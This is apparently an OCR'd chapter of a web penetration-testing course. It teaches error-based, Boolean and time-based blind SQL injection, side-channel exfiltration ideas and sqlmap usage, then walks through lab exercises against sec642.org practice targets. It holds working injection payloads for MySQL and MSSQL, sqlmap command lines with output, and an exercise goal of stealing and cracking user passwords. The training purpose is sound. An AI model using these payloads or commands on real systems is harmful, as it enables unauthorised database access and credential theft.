
Let's place an additional limitation on our output. No rows of the output are displayed on the page, but the web application does return full error messages from the backend database.

Knowing this, it is sometimes possible to embed output data in the database error message itself. Typically, we are limited to displaying one column of one row of output.

In MySQL, this is done by exploiting an oddity in the way MySQL handles random numbers used as keys for the GROUP BY statement. To invoke the error, we perform a **SELECT COUNT(*)** on the statement **FLOOR(RAND(0)*2) x** and then **GROUP BY x**. In this statement, 'x' is an alias referring to the column containing the RAND statement. The effect is that MySQL tries to select a column of data containing random numbers, and then using those numbers as a key for grouping and counting the number of rows. Due to some internal bug with how the FLOOR and *2 operations are applied, this causes MySQL to create a duplicate key, the values of column 'x', in an internal table and spit out an error displaying what the duplicate key is. To take advantage of this and display output, we piggyback our data on the key by concatenating the two together so that when the key displays, so does our data.

MSSQL is the simpler of the two for this technique. We need try to **CONVERT** only a string, our output, to an integer, **INT**. When MSSQL fails to do so, it outputs our data as the string it failed to convert.

Similar techniques are available for PostgreSQL and Oracle using the convert function and XMLType, respectively.



Here's what this looks like in action.

At the top, you can see a MySQL and PHP-based page used to display a single user record. We've injected a query that performs a concatenation, **CONCAT()**, of **SELECT 'data'** and **FLOOR(RAND(0)*2)**, forming our error-inducing GROUP BY key. When MySQL errors out, it displays our selected data and the result of the RAND statement back to us as 'data1'.

Below, you can see the same application implemented in MSSQL and ASP. We've injected a query that tries to **CONVERT** the results of **SELECT 'data'** to an integer, **INT**. The resulting error message informs us that 'data', the output of our query, failed to convert.

BLIND SQL INJECTION

When no data returned by the SQL query appears in the output, we are considered "blind"

We can still determine if a query was valid

True or False: Boolean-based blind SQL injection!

Using our previous example:

`SELECT 'data'` becomes `[condition]` where the truth or falseness of the condition is used to determine what is returned by `SELECT 'data'`

Trivial example: Did our query return 'password'?

`MySQL: … WHERE id =`	`IF (((SELECT 'data') = 'password'), 1, 0)`

Our next set of limitations on the output of an SQL query returned by a web application is categorized as a blind SQL injection. This form of SQL injection is defined as such, not because of a complete lack of output, but because no actual text from the database output is ever displayed on the page. Instead, we use other indicators to determine what the output of the database query was.

In the easier variation of blind SQL injection, although there is no direct output from the query, we can still determine if the query was valid. Did the query return any results? This True or False distinction is then used to interrogate the output of the query and determine its contents. The technique is commonly referred to as Boolean-based blind SQL injection.

To accommodate this Boolean-based approach, we must modify our example query slightly. Instead of the sample query **SELECT 'data'** we will instead use the placeholder **[condition]**. This condition acts as our method of interrogating the output for its contents. The truth or falseness of the condition is used to determine what is returned by the query.

Let's look at a trivial example of what this means. One condition that can tell us the contents of a query's output is a simple comparison. Was the output of query X equivalent to string Y?

```
SELECT info FROM users WHERE id = IF (((SELECT 'data') = 'password'), 1, 0)
```

If the page returns a valid result, we know the output was equivalent to 'password'; otherwise it was not. This is a trivial example, so let's look at how we can use Boolean-based output to determine the results of any query.

BOOLEAN OUTPUT TO ANYTHING

How can Boolean output determine the output of any query?

Try to minimize QPL (queries per letter)

Dictionary attack tailored to query
- Common usernames, passwords, table names, version numbers, and more
- QPL: Either low, or doesn't work at all

Brute force: Is the first letter 'a'? 'b'? 'c'?
- QPL: ~31 for alpha-num, ~64 for all ASCII

We have Boolean output indicating to us the result of a conditional statement. Now what? How can we use this to determine the results of any query? For each of the methods for doing this that we cover, attempt to minimize the QPL, or queries per letter. It is almost always the case that these techniques retrieve the results of a query letter by letter, requiring multiple queries for each letter of results retrieved. It is important to minimize the QPL because we don't want to overload the target systems or get detected and shunned as a denial of service.

The most basic attack that we can perform is a dictionary attack against the output of our SQL query. Because of the large number of possibilities of the output, our dictionary must be tailored to the data we are trying to read. This attack can be effective against commonly used values such as usernames, password, table and column names, version numbers of databases, and any other value where the potential set of values can be predicted. The QPL of this attack varies wildly and depends entirely on how well the dictionary matches the query results. It can range anywhere from low to the attack not working at all because the value is not in the dictionary. It may also be possible to reduce the QPL by converting all characters to either uppercase or lowercase. This would not work for passwords. However, it may be successful for other series of character strings.

Another attack that comes from the field of password cracking is the brute-force attack. A series of queries is made checking for every possible ASCII value of each character of output.

> Checking first character of output: a? b? **c? Yes!**
> Checking second character of output: **a? Yes!**
> Checking third character of output: a? b? c? d? e? f? g? h? i? j? k? l? m? n? o? p? q? r? s? **t? Yes!**
> The result is: **cat**

The QPL of this technique is approximately 31, if the output consists only of alphanumeric characters, and approximately 64, if the output can contain any ASCII character. The QPL rises even further if the output contains Unicode characters.

BOOLEAN TO HEURISTIC BRUTE FORCE

2010 whitepaper by Dmitry Evteev, Vladimir, and Voronzov and blog post by Mark Baggett

Simple: Instead of picking letters sequentially pick statistically likely letters first: 'e', 't', 'a', ...

Even better: Pick letters based on their position and previous letters already found:

- The first letter in a word is most commonly 't'
- If the previous letter were 'q', 'u' is likely next

QPL: ~20 for alpha-num, N/A for all ASCII

Unlike password cracking though, we do not have to rely on the same techniques. Because we can determine the result of a query one character at a time, we can take advantage of a heuristic brute-force technique developed by Dmitry Evteev, Vladimir, and Voronzov in 2010. Their findings were written in a whitepaper and then implemented by Mark Baggett as described in a blog post. The whitepaper and blog post are available here:

Whitepaper: http://www.exploit-db.com/papers/13696/

Blog Post: https://pen-testing.sans.org/blog/2011/10/31/making-blind-sql-injection-more-efficient-new-tool

Let's first look at a simplified version of this attack. With brute force, we compared the value of each character in the output to a series of characters starting from 'a' and ending in 'z'. Although this is simple, it can be made more efficient by taking into account that, in the English language, certain characters appear more frequently than others. If we modify our list of comparison letters, placing more likely letters such as 'e', 't', and 'a' first, we can reduce the QPL.

We can take this one step further, though. Not only should we change our brute-force character list based on the frequency of characters overall, we should also adjust our brute-force character list by the probability of one character appearing immediately after another. For example, the first letter of a word is most commonly the letter 't'. Similarly, if the previous letter was 'q', it is incredibly likely that the character 'u' is next. This can greatly decrease the QPL when trying to process structured or English language output. QPL for unstructured output, such as hashes, remains the same as that of a brute-force attack.

QPL for this attack is approximately 20 for alphanumeric output and is either not applicable or the same as brute force for output containing other ASCII characters.


BOOLEAN TO BINARY SEARCH TREE

Binary search tree of character ASCII value:

- Kid's game: "Thinking of a number from 1–100"

Perform a series of "greater than" comparisons

- [c] = Position of character in output to retrieve



QPL: # bits needed to store data – 7 for ASCII

```
MySQL:  … WHERE id =  1 AND ASCII(MID((SELECT 'data'),[c],1))>79
MSSQL:  … WHERE id =  1 AND ASCII(SUBSTRING((SELECT 'data'),[c],1))>79
```


Finally, we get to what is widely considered the most efficient way to determine the result of a database query, when receiving only a Boolean true/false output.

By building what is essentially a binary search tree of all possible ASCII character values, we can traverse the tree, eventually determining the ASCII value of the character. The process is similar to the kid's game where one player thinks of a number from 1–100 and the second player has to guess it. The second player does this by asking questions such as "Is the number you're thinking of more than 50?" The answer to this question splits the space of possible numbers in one-half. This continues until there are only two choices left, and the final question determines which of the two is correct.

We can do something similar with ASCII values in a SQL query. By performing a series of "greater than" comparisons on the ASCII value of each character in the output, we can determine what each character is. The examples at the bottom of the slide show how to isolate, convert to ASCII, and compare character [c] of the output.

Let's see this in action. Assuming our output contains only uppercase letters of the alphabet, ASCII values 65–95, we begin by asking if the ASCII value of the first character's ASCII value is >79. If the query returns true, a valid response, we know the character must be between P and Z, ASCII values 80 and 95. Our next question would check if the character's ASCII value is >86, again splitting our search space in one-half. If the first query returns false, an invalid response, we know the character must be between A and O, ASCII values 65 and 79, and our next question would check if the ASCII value is >71, again halving the search space. This continues until only one possibility remains.

The QPL for this technique is equivalent to the number of bits needed to store each character. Notice that, at each step, we perform a binary operation, 0 or 1, on the search space. It's exactly like writing out a binary number. For the entire space of ASCII characters, we need only 7 bits to represent a single ASCII character.

QUERY TIMING AS OUTPUT

Sometimes, an application gives absolutely no indication of success, failure, or output

Use timing as a side channel to get information

The page does not return until the query finishes

Insert delay as indicator of success or failure

- [s] = Number of seconds to delay
- [condition] = Boolean condition (Ex: binary search)

```
MySQL:  … WHERE id =  IF ([condition], SLEEP([s]), 0)
```

```
MSSQL:  … WHERE id =  1 IF ([condition]) WAITFOR DELAY '0:0:[s]'
```

Slow, but an excellent fallback when all else fails

We've now covered some of the more common techniques used for Boolean-based blind SQL injection. Now let's add one more limitation, which makes extracting data even more difficult for us, but still not impossible.

Sometimes, an SQL injection vulnerability exists, but no matter what input, either valid or invalid, there appears to be no difference in the output of the web application page. No indication of success or failure is present. In these situations, we can use a side channel, unrelated to the page output, to determine whether our query succeeded or failed. This technique depends on the timing of the HTTP request and response. Almost universally, SQL queries used in web applications happen synchronously rather than asynchronously. This means that we, as a web browser requesting the page, do not receive any output back from the web application until the SQL query has finished executing. By artificially inserting a delay into the SQL query based on our [condition], we can determine if the condition were true or false. We use the time it takes for us to receive a response as our indicator. In these examples, [condition] represents our conditional from the previous slides, such as the binary search technique, and [s] represents the number of seconds to delay.

In MySQL, this is done with a conditional **IF** statement which, if true, returns the results of the **SLEEP** function, or if false, returns **0** without any time delay. This combination of statements can be placed anywhere a value is expected.

MSSQL's requirements for the placement of the **WAITFOR DELAY '0:0:[s]'** statement are a bit more restrictive. This statement, coupled with an **IF** conditional, can be placed only at the end of an SQL statement. This is often done by stacking two queries in a single request, or by using a comment as the suffix, effectively removing anything appended to the end of the user input.

This technique can prove slow ([s]/2 * QPL * number_of_characters) but is an excellent fallback when all else fails.

SIDE-CHANNEL DATA RETRIEVAL

Methods for retrieving data using sources other than application output

Timing: Side-channel with Boolean output

Using file/OS operations:

- Execute a command based on output such as a ping, Netcat, or FTP back to the attacker
- Write query output to a file in the web root

File operations with SMB:

- Write output to Samba file share

In addition to the techniques covered already, let's do a brief overview of some of the other available side-channel attacks. These attacks are not covered in detail because their necessity occurs much more rarely than those techniques we've covered so far. Each of these techniques discusses using sources other than the application's own output to retrieve the contents of an SQL query result.

We've already seen the timing side channel used to retrieve Boolean-based output as one of the more commonly used side channel attacks. Another side channel you can take advantage of is the filesystem and OS operations. For example, if you have command execution, you could output the results to a file and use Netcat or FTP to transfer the data back to you. Alternatively, you could also use a ping in the same way you used timing, as an indicator of success or failure. Even better, if you have permissions to write to the web root, you could simply write the results to a text file in the web root and download it from the web server itself.

Also, don’t forget about samba. If you have the ability to write to files, you can write to an SMB share on another machine you control. Even with only read permissions, you could theoretically transfer data back to an SMB-accessible server using only read attempts. In this case, the data is carried in the name of the file requested.

There are many possible side channel attacks available, depending heavily on the environment within which exploitation occurs. As with all other attack vectors, creativity is a valuable asset to penetration testers. ICMP, DNS, HTTP, or other combinations of file operations or protocols might be used for side channel exfiltration. Another possibility would be to issue an update based on the results of a select query. An old favorite is to write out an SQL dump or a backdoor in the web root.

SQLMAP TIPS

```
sqlmap -l /tmp/burp.log --scope="sec642.org"
--dbms=mssql --os=windows
--prefix="')"          --suffix=" AND ('a'='a"
--string="found"       --regex="User.+found"
--technique=BT         Default: BEUSTQ
--level=5 --risk=3     --batch     --flush-session
sqlmap -u 'http://host/api.php/users/*2'
```


Sqlmap has an incredibly lengthy number of useful options, and it is well worthwhile to explore them. Here are some tips that make sqlmap more efficient and better at identifying, as well as exploiting, vulnerabilities.

In addition to traditional URL-based discovery, sqlmap can take advantage of mapping data collected with Burp Suite. Specifying scope can limit the amount of requests and specify the host or domain to be scanned. Note that you must use the absolute path to the location of the Burp log.

Command-line parameters can make sqlmap more efficient, causing it to use fewer queries by forcing it to test for only injection points valid for a specific backend database and/or OS. Sqlmap also provides command-line options for specifying a custom prefix and suffix. This can be especially useful when dealing with a prefix and suffix combination not already catalogued by sqlmap, or more commonly to reduce the number of queries performed against the target web application.

Where sqlmap cannot do so automatically, you can use the --string or --regex options to specify what text or regular expression match indicates a valid query. This is important for pages that contain dynamic elements, such as a timestamp.

To optimize testing, you can choose which techniques sqlmap uses. The available techniques include (B)oolean-based, (E)rror-based, (U)nion query, (S)tacked query, (T)ime based, or (Q)Inline. Specifying one or more techniques is done with the --technique option. The level specifies additional types of tests and parameters to perform: The risk value of 2 adds additional heavy time-based tests and 3 adds OR-based tests, which may impact the application. An asterisk (*) is used to specify the injection point, specifically for clean URLs for REST APIs or where mod_rewrite is in use.

The full sqlmap documentation: https://github.com/sqlmapproject/sqlmap/wiki

SQL INJECTION TIPS

Use multiple tools and manual testing:
- Many injection points are missed by automated tools

Check output of tools for false negatives:
- On dynamic pages, detection can be difficult

Adapt manual-only injections for tool use:
- Manual discovery but automated exploitation

Use automated tools through a proxy for visibility
- Very useful to see precisely what is being sent and the responses

Before moving to your exercise for this section, consider a few tips for performing an SQL injection attack:

- Always use a combination of tools and manual testing. Often a seemingly obvious injection point is missed by automated tools. This is important for open-source applications where the source of the injection flaw can be viewed directly.
- False negatives can be common and sometimes easy to bypass. Dynamic or complicated pages make it difficult for automated tools to detect the difference between a valid and invalid response for Boolean-based injection. If a test seems like it should be working and a tool isn't picking it up, test for it manually.
- If an injection is found manually but not by an automated tool, take advantage of options such as sqlmap's --suffix, --prefix, --string, and --regex to guide the automated tool into seeing the flaw. Exploitation often requires the execution of hundreds of queries. Even if discovery were performed manually, exploitation should almost always be left to automated tools.
- Using tools through a proxy and using sqlmap's --proxy option or a tool like proxychains can greatly benefit visibility and false negative reduction. They also make it easier to keep track of what a tool is doing or previously did.

Course Roadmap

- **Day 1: Advanced Attacks**
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- Day 5: WAF and Filter Bypass
- Day 6: Capture the Flag

Methodology and Context
Exercise: Getting Warmed Up
File Inclusion
RFI
LFI
PHP File Upload Attack
Exercise: LFI to Code Execution
SQL Injection
SQL Injection Methodology
Data Exfiltration
Exercise: SQL Injection
NoSQL Injection
NoSQL Injection Methodology
MongoDB
Exercise: MongoDB NoSQL Injection
XSS and XSRF Together
DOM-Based XSS
Exploiting XSRF
Exercise: Combined XSS and XSRF

This page intentionally left blank.

EXERCISE: SQL INJECTION

Target 1: http://receipt.sec642.org

Discovery:

- Site uses PHP and MySQL on Linux
- SQL injection via the `id` parameter on `receipt.php`

Goals:

1. Use custom suffix and prefix to exploit with sqlmap
2. Test error, Boolean, and timing-based injection

Target 2: http://mmo.sec642.org

Discovery:

- Site uses ASP.NET and MSSQL
- Your test user is rturner
- SQL injection (Boolean and timing) via the `username` parameter on `username.aspx`

Goals:

1. Map of the MMO application through Burp Suite
2. Use sqlmap to scan for SQLi using the Burp log
3. Correct the false negative using --string option
4. Steal and crack the user passwords

The first target of this exercise is an application for viewing receipts for an online purchase and is located at http://receipt.sec642.org. This runs on an Ubuntu Linux server and the web application is written in PHP with a MySQL database backend. So far, you've found:

- receipt.php is vulnerable to SQLi using the GET parameter id=
- SQLi vulnerability supports union query, error-based, Boolean-based, and timing-based injection

Your goals for this target follows:

1. Use sqlmap to discover the vulnerability. The default options for sqlmap do find the vulnerability; we use a custom suffix and prefix to make sqlmap more efficient.
2. Test error-based, Boolean-based, and timing-based injections in sqlmap retrieving the current database, current database user, and the results of a custom query of your choice, respectively.

The second target of this exercise is an application for checking the availability of a username in a newly released MMO named MMO. The application is located at http://mmo.sec642.org. The web server is a Windows IIS server, and the web application is written in ASP.NET with an MSSQL database backend. So far, you've found:

- username.aspx is vulnerable to SQLi using the POST parameter “username."
- SQLi vulnerability supports Boolean-based and timing-based injection.

Your goals for this target follows:

1. Map of the MMO application through Burp Suite.
2. Use sqlmap to scan for SQLi using the Burp log. (You must use a full absolute path to the burp log file or you get an error.)
3. Correct the false negative using --string option.
4. Steal and crack the user passwords.

EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, while showing you how to achieve each of the goals.

This page intentionally left blank.

EXERCISE: SQL INJECTION
TARGET 1: DISCOVERY WITH SQLMAP

```
$ sqlmap -u http://receipt.sec642.org/receipt.php?id=mmo_1
...
[11:51:19] [INFO] testing connection to the target URL
[11:51:19] [INFO] heuristics detected web page charset 'ascii'
[11:51:19] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[11:51:19] [INFO] testing if the target URL is stable
[11:51:20] [INFO] target URL is stable
[11:51:20] [INFO] testing if GET parameter 'id' is dynamic
[11:51:20] [INFO] confirming that GET parameter 'id' is dynamic
[11:51:20] [INFO] GET parameter 'id' is dynamic
[11:51:20] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS:
'MySQL')
[11:51:20] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes?
[Y/n]
...
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL 5.0
[11:52:28] [INFO] fetched data logged to text files under '/home/samurai/.sqlmap/output/receipt.sec642.org'
```


Switch to your Samurai VM and open a terminal window. Perform a scan with default options against the discovered URL.

```
$ sqlmap -u http://receipt.sec642.org/receipt.php?id=mmo_1
```

When asked if you would like to skip payloads for other DBMS backends, select **Y**. This reduces the number of queries performed against the target web application. Otherwise, select the default setting for sqlmap when it stops to ask you a question.

EXERCISE: SQL INJECTION TARGET 1: --PREFIX AND --SUFFIX

You can use what you learned from manual testing to apply a custom prefix and suffix

```
$ sqlmap -u http://receipt.sec642.org/receipt.php?id=mmo_1 --prefix='"' --flush-session
...
[12:01:05] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible
DBMS: 'MySQL')
[12:01:05] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes?
[Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and
risk (1) values? [Y/n]
...
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL 5.0
[12:05:23] [INFO] fetched data logged to text files under
'/home/samurai/.sqlmap/output/receipt.sec642.org'
```

Goal 2 complete!

You can optimize testing by taking advantage of what you have learned with manual testing and apply a custom prefix to your discovery process.

```
$ sqlmap -u http://receipt.sec642.org/receipt.php?id=mmo_1 --prefix='"' --flush-session
```

The series of characters after **`--prefix=`** is **(single quote)(double quote)(single quote)**.

With the specific prefix sqlmap successfully found the vulnerability. Answer **n** to prevent further testing. Upon successfully discovering a vulnerability, sqlmap automatically retrieves and displays some basic information about the injection vector. We have confirmed that the backend system is a Linux Ubuntu server using PHP with a MySQL backend.

All data collected by sqlmap, including retrieved data as well as found vulnerabilities and injection points, is stored and used in future calls of the program to prevent repeatedly performing the same tests. We used --flush-session to ensure that previous data was not used in the current test.

Goal 2 complete!

Note: Select the default setting for sqlmap when it stops to ask you a question.

EXERCISE: SQL INJECTION
TARGET 1: FOUND INJECTIONS OUTPUT

```
Place: GET
Parameter: id
1  Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=mmo_1" AND 9342=9342  AND "a"="a

2  Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=mmo_1" AND (SELECT 2654 FROM(SELECT COUNT(*),CONCAT(0x3a647a6f3a,(SELECT (CASE WHEN
(2654=2654) THEN 1 ELSE 0 END)),0x3a62696a3a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS
GROUP BY x)a)  AND "a"="a

3  Type: UNION query
    Title: MySQL UNION query (NULL) - 5 columns
    Payload: id=-6943" UNION ALL SELECT CONCAT(0x3a647a6f3a,0x47687a68725741667365,0x3a62696a3a), NULL,
NULL, NULL, NULL  AND "a"="a

4  Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=mmo_1" AND SLEEP(5)  AND "a"="a
```


Now take a closer look at the last section of output from sqlmap. This portion of the output is a summary of the tests that succeeded, detailing which techniques worked and where the vulnerability was found.

1. A Boolean-based blind injection using AND to connect statement in a WHERE clause
2. An error-based injection, reading data from a MySQL error
3. A UNION query injection with 5 columns showing query results directly on the page
4. Timing-based injection using the MySQL SLEEP function

Notice that each of these injections contains your custom prefix and suffix (if specified) in the payload section with the query specific to the injection in-between.

Note: Select the default setting for sqlmap when it stops to ask you a question.

EXERCISE: SQL INJECTION TARGET 1: A BETTER WAY?

Although it is important to know how to manually adjust an injection vector, sqlmap already comes with an extensive library of suffixes and prefixes

You can increase the number of tests sqlmap performs with --level [1-5]

```
$ sqlmap -u http://receipt.sec642.org/receipt.php?id=mmo_1 --level=2 --flush-session
```

sqlmap intelligently stores all data and injection points it has already found
"--flush-session" forces sqlmap to delete any stored data and start from scratch
"--level 2" uses a larger number of tests that includes the prefix and suffix you manually provided earlier,
so discovery is successful

Knowing how to manually adjust sqlmap's suffix and prefix is an exceptionally valuable skill. However, sqlmap wouldn't be much of a tool if it couldn't find a simple double-quoted injection point. It already comes with an extensive library of suffixes and prefixes. The reason it did not find the injection point using default settings is because the boundary for a double-quoted injection point is listed as a level 2 test.

You can increase the number of tests sqlmap performs with --level [1-5]. Using --level 2 increases the number of tests performed and includes the double-quoted injection point test. Add the --flush-session option to clear sqlmap's automatically saved data and injection points. Otherwise, sqlmap simply uses the injection points it has already found and does not perform the discovery process again.

```
$ sqlmap -u http://receipt.sec642.org/receipt.php?id=mmo_1 --level=2 --flush-
  session
```

Answer the questions about continued testing in the same manner that you answered them during the last step of the exercise.

EXERCISE: SQL INJECTION TARGET 1: --TECHNIQUE=BE

Union query is the default technique in use

Test each of the remaining three techniques

Each injection point is remembered from discovery

- Get the current database user with error-based

```
$ sqlmap -u http://receipt.sec642.org/receipt.php?id=mmo_1
         --current-user --technique=E --level=2 --flush-session
...
current user:    'root@localhost'
```

- Get the current database with Boolean-based

```
$ sqlmap -u http://receipt.sec642.org/receipt.php?id=mmo_1
           --current-db --technique=B --level=2 --flush-session
...
current database:    'receipt'
```

Database name is retrieved character by character!

Although the default injection to use is the union query technique, because it requires the fewest queries to retrieve data, you can still test each of the three remaining techniques found by sqlmap's discovery process. Each of the injection points should already be remembered from the discovery process, so only exploitation occurs.

Test error-based injection to retrieve the current database user. Take note of the output and debugging information that sqlmap provides.

```
$ sqlmap -u http://receipt.sec642.org/receipt.php?id=mmo_1 --current-user --
technique=E --level=2 --flush-session
```

Test Boolean-based injection to retrieve the currently selected database. Take note of the character by character retrieval of the database name. Sqlmap uses the binary search tree Boolean-based injection technique to retrieve data. Each character takes seven queries to retrieve.

```
$ sqlmap -u http://receipt.sec642.org/receipt.php?id=mmo_1 --current-db --
technique=B --level=2 --flush-session
```

EXERCISE: SQL INJECTION TARGET 1: --TECHNIQUE=T

For timing-based injection, you examine each query made by increasing verbosity and outputting the results to a file:

"--sql-query" runs a specified query on the target, so our output is short; select the string 'QQ'
"--time-sec" tells sqlmap to delay for only 1 second
"-v 4" sets a higher verbosity level and "tee" outputs to a file

```
$ sqlmap -u http://receipt.sec642.org/receipt.php?id=mmo_1
    --sql-query="select 'QQ'" --time-sec=1 --technique=T
    --level 2 -v 4  | tee sql_timing.log
```

Filter for GET requests and URL decode using PHP:

```
$ grep "GET /" sql_timing.log |  php -r
    "echo urldecode(file_get_contents('php://stdin'));"
```

URL decoding allows you to see the greater than comparison queries used for blind injection

Goal 3 complete!

>64?, >96?, >80?, >88?, >84?, >82?, >81?, !=81? → "Q"

SANS SEC642 | Advanced Web App Penetration Testing, Ethical Hacking, and Exploitation Techniques 101

Finally, test timing-based injection. For this test, you tell sqlmap to provide complete debugging information, including each query made against the target web application. This is done by increasing verbosity. Because of the large amount of output provided by sqlmap, you can use the **tee** command to funnel sqlmap's output to a file in addition to displaying it on the screen. Make sure of the following sqlmap options to accomplish this:

`--sql-query` tells sqlmap to run a specific SQL query, provided by the user instead of one of the preconfigured operations. The query you use simply returns the string "QQ."

`--time-sec` tells sqlmap to delay for only 1 second when performing a timing-based injection. Because of the local nature of this target environment, you do not need the full 5 seconds that sqlmap uses by default.

`-v 4` increases the verbosity level of sqlmap, causing it to output the details of each HTTP request it makes.

```
$ sqlmap -u http://receipt.sec642.org/receipt.php?id=mmo_1 --sql-query="select
'QQ'" --time-sec=1 --technique=T --level=2 -v 4  --flush-session | tee
sql_timing.log
```

Whew! That's a lot of output. Now use grep to filter only lines showing a GET request and the command-line PHP interpreter to perform a URL decode operation. Sqlmap automatically URL encodes all its queries, making them difficult to read.

```
    $ grep "GET /" sql_timing.log |  php -r "echo
urldecode(file_get_contents('php://stdin'));"
```

Take note of the last few queries in the log. These are responsible for performing the binary search Boolean-based operation to determine the output of the SELECT 'QQ' query. Notice the series of greater than comparisons as described in our discussion of the binary search tree technique. Goal 3 complete!

EXERCISE: SQL INJECTION
TARGET 2: sqlmap


Launch sqlmap at the target URI without any parameters or options defined and see what happens

```
 $sqlmap -u http://mmo.sec642.org/username.aspx
[*] starting at 17:19:07

